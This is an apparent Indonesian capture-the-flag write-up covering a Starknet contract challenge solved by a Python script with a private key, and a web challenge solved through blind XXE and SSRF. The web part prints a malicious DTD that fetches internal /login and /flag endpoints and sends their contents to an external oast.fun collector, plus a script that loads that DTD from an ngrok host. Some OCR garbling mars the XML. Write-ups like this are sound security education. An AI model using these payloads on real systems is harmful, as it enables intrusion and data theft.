"http://103.145.226.92:8705/e904e9dc-332b-4ccb-b42c-072a87bba41b"
PRIVKEY                                                                =
"0x00000000000000000000000000000000006ea8c665e910f89a9185b1e4cc1b4c44"
SETUP_CONTRACT_ADDR                                                    =
"0x370deab1e0d63370733a4cfe2e20da7c54c7b241665c1edbb00c52089647e52"
WALLET_ADDR                                                            =
"0x38eabc33941b7319feec16e94200afe0b83802c7f67608ff24bcf5bc7a1c4f9"

SCARB_TOML = toml.load("./contracts/Scarb.toml")

TARGET_DEV = Path("./contracts/target/dev/")

class Account:
    def __init__(self) -> None:
        self.client = FullNodeClient(RPC_URL)
        self.key_pair = KeyPair.from_private_key(int(PRIVKEY, 16))
        self.account_client = None

    async def __call__(self):
        self.account_client = StarknetAccount(
            client=self.client,
            key_pair=self.key_pair,
            address=WALLET_ADDR,
            chain=await self.client.get_chain_id()
        )
        return self

class BaseContractProps:
    def __init__(self, class_name: str, abi=None) -> None:
        self.class_name = class_name

    async def abi(self, from_src=False):
```


```
        if from_src:
            name = SCARB_TOML["package"]["name"]
                                                                klass      =
json.loads(TARGET_DEV.joinpath(f"{name}_{self.class_name}.contract_class
.json").read_text())
            return klass['abi']
        else:
                                                    klass     =     await
Account().client.get_class_at(SETUP_CONTRACT_ADDR)
            return klass.parsed_abi

class BaseDeployedContract(Account, BaseContractProps):
    def __init__(self, addr, class_name, abi=None) -> None:
        BaseContractProps.__init__(self, class_name, abi)
        Account.__init__(self)
        self.address = addr
        self.contract = None
    async def __call__(self):
        await Account.__call__(self)
         self.contract = Contract(address=int(self.address, 16), abi=await
self.abi(), provider=self.account_client)
        return self

class BaseUndeployedContract(Account, BaseContractProps):
    def __init__(self, class_name) -> None:
        BaseContractProps.__init__(self, class_name)
        Account.__init__(self)
        self.contract = None

    async def __call__(self):
        await Account.__call__(self)
                      self.contract   =   Contract(abi=await   self.abi(),
client=self.account_client)
        return self

    async def deploy(self, *args):
        deploy_result = await self.contract.deploy_contract_v1(*args)
        await deploy_result.wait_for_acceptance()
```

```
                                                                    return
BaseDeployedContract(deploy_result.deployed_contract.address,
self.class_name)

class SetupContract(BaseDeployedContract):
    def __init__(self) -> None:
        super().__init__(
            addr=SETUP_CONTRACT_ADDR,
            class_name="setup",
        )

    async def is_solved(self):
        result = await self.contract.functions['is_solved'].call()
        print("is solved:", result)

    async def solve(self):
        key_value = self.key_pair.public_key % (2**32)
                                                result       =       await
self.contract.functions['solve'].invoke_v1(key=key_value,
max_fee=int(1e18))
        print("solve:", result)

async def main():
    setup = await SetupContract()()
    await setup.solve()
    await setup.is_solved()

if __name__ == "__main__":
    import asyncio
    asyncio.run(main())
```

Ketika dijalankan




Ntah kenapa is solved bernilai false tapi ketika kita klik button Flag, flagnya muncul



FLAG: NCW{you_just_steal_my_secret_ha_57584395528305}

WEB

Old But Gold, Maybe



app.py

```python
@app.route('/xml', methods=['POST'])
def xml_endpoint():     # Missing function or method docstring (missing-function-docstring)
    try:
        xml_data = request.form['xml_data']
        parser = etree.XMLParser(resolve_entities=True, no_network=False, load_dtd=True)     # Module 'lxml.etree' has no 'XMLP
        root = etree.fromstring(xml_data.encode(), parser=parser)     # Module 'lxml.etree' has no 'fromstring' member, but sou
        input_song_id = root.find('.//songId').text
            # Trailing whitespace (trailing-whitespace)
        if input_song_id is None or not input_song_id.isdigit() or int(input_song_id) < 0:
            return jsonify({'message': 'Invalid Song ID'}), 400
             # Trailing whitespace (trailing-whitespace)
        if song_db is not None:
            song_exists = song_db.xpath(f"//song[songId='{input_song_id}']")
            if song_exists:
                song = song_exists[0]
                response = {
                    'message': 'Song found',
                    'songId': song.find('songId').text,
                    'songName': song.find('songName').text,
                    'songArtist': song.find('songArtist').text
                }
            else:
                response = {'message': 'Song not found'}
        else:
            response = {'message': 'Song database is not available'}

        return jsonify(response)
         # Trailing whitespace (trailing-whitespace)
```

Pada file app.py jika dilihat sekilas dapat diketahui bahwa vulnerability-nya adalah XML External Entity (XXE) Injection. Namun tidak mengembalikan response, sehingga harus mengeksekusi secara blinded.

app2.py

```python
@app.route('/login')
def login():     ■ Missing function or method docstring (missing-function-docstring)
    username = request.args.get('username')
    password = request.args.get('password')

    if username is None or password is None:
        return 'invalid', 403

    conn = sqlite3.connect('database.db')     ■ Redefining name 'conn' from outer scope (line 12) (redefined-outer-name)
    cursor = conn.cursor()     ■ Redefining name 'cursor' from outer scope (line 13) (redefined-outer-name)
    cursor.execute(f'SELECT * FROM users WHERE username="{username}" AND password="{password}"')
    user = cursor.fetchone()
    conn.close()

    if user is None:
        return 'invalid', 403

    response = make_response(secret_value)
    response.set_cookie('session', secret_value)
    return response

@app.route('/flag')
def flag():     ■ Missing function or method docstring (missing-function-docstring)
    if request.remote_addr ≠ '127.0.0.1' or 'secret' not in request.args or request.args.get('secret') ≠ secret_value:
        return 'invalid', 403

    encoded_flag = b64encode(flag_value.encode()).decode()
    return encoded_flag
```

Cara untuk mendapatkan flag adalah login untuk mendapatkan secret_value kemudian request /flag dengan membawa secret_value tersebut.

app2.py

```python
if __name__ == '__main__':
    from waitress import serve
    serve(app, host='127.0.0.1', port=5001)
```

Namun server tersebut berada pada port 5001 sehingga perlu melakukan Server Side Request Forgery (SSRF).

malicious.dtd

```
<!ENTITY % file SYSTEM "http://127.0.0.1:5001/login?username=admin&password=supersecretpassword">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://zhigrrwqaziibygezbdkiew34txklsn7h.oast.fun/?x=%file;'>">
%eval;
%exfiltrate;
```

docker-compose.yml

```
version: '3'
services:
  oldbutgold:
    build: .
    ports:
      - "24242:5000"
    environment:
      - FLAG=FLAG{fake_flag}
      - ADMIN_USERNAME=admin
      - ADMIN_PASSWORD=supersecretpassword
```


Kami membuat payload dtd untuk melakukan request login dengan kredensial yang ada pada docker-compose.yml.

login.py

```
import requests

url = "http://103.145.226.92:24242/xml"

payload = '''<?xml version="1.0" encoding="UTF-8" ?>
   <!DOCTYPE foo [
   <!ENTITY % xxe SYSTEM "http://0ba2-182-2-143-166.ngrok-free.app/malicious.dtd">
   %xxe;
   ]>
   <catalog>
    <song>
      <songId>1↙songId>
    ↙song>
  ↙catalog>'''
```

```
data = {
        "xml_data": payload
}

r = requests.post(url, data=data)

print(r.text)
```


Kami membuat script di atas untuk otomasi login dengan mengakses dtd yang dihosting pada ngrok.




Kami mendapatkan secret value, maka langkah selanjutnya adalah mengakses /flag dengan membawa secret value tersebut.

```
<!ENTITY % file SYSTEM "http://127.0.0.1:5001/flag?secret=639abef8-4a34-4496-863b-ddeb66224fb8">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://zhigrrwqaziibygezbdkiew34txklsn7h.oast.fun/?x=%file;'>">
%eval;
%exfiltrate;
```

Kami mengubah malicious.dtd untuk melakukan request /flag.



Flag didapatkan, hanya perlu didecode.



FLAG: NCW{capek_juga_buat_soalnya_bjir}